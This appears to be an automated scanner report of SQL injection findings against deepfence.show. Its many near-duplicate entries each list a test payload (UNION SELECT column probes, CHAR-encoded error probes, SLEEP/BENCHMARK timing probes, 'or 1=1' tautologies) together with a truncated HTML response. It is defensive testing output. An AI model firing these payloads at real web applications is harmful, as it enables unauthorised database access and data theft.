Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	@variable

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script
```

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1557

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)))--</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)))--
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)))--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1558				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEGUAACAAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1559				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))--</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))--
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,</pre>				

	iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1560

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1561				

Scan	SQL Injection		
Severity	ERROR		
Endpoint	https://deepfence.show/		
Request	GET https://deepfence.show/ HTTP/1.1		
Test Step	GET		
Modified	<table><tr><th>Name</th><th>Value</th></tr></table>	Name	Value
Name	Value		

Parameters	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7#
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1562	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMgPjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				

CWE-ID	CWE-89	
Issue Number		#1563

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>SLEEP(1)/* or SLEEP(1) or "" or SLEEP(1) or */</td></tr></table>		Name	Value	DemoUser1#	SLEEP(1)/* or SLEEP(1) or "" or SLEEP(1) or */
Name	Value					
DemoUser1#	SLEEP(1)/* or SLEEP(1) or "" or SLEEP(1) or */					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSrkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number		#1564				

Scan

SQL Injection

Severity

ERROR

Endpoint

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
DemoUser1#	or SLEEP(5)

Response

	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1565	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts

Action Points

CWE-ID

Issue Number

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-89

#1566

Scan	SQL Injection	
Severity	ERROR	

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin' or 1=1 or '='</td></tr></table>	Name	Value	DemoUser1#	admin' or 1=1 or '='
Name	Value				
DemoUser1#	admin' or 1=1 or '='				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1567				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
Name	Value				
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1568

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9--
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1569				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>(SELECT * FROM (SELECT(SLEEP(5)))ecMj)--</td></tr></table>	Name	Value	DemoUser1#	(SELECT * FROM (SELECT(SLEEP(5)))ecMj)--
Name	Value				
DemoUser1#	(SELECT * FROM (SELECT(SLEEP(5)))ecMj)--				
Response					

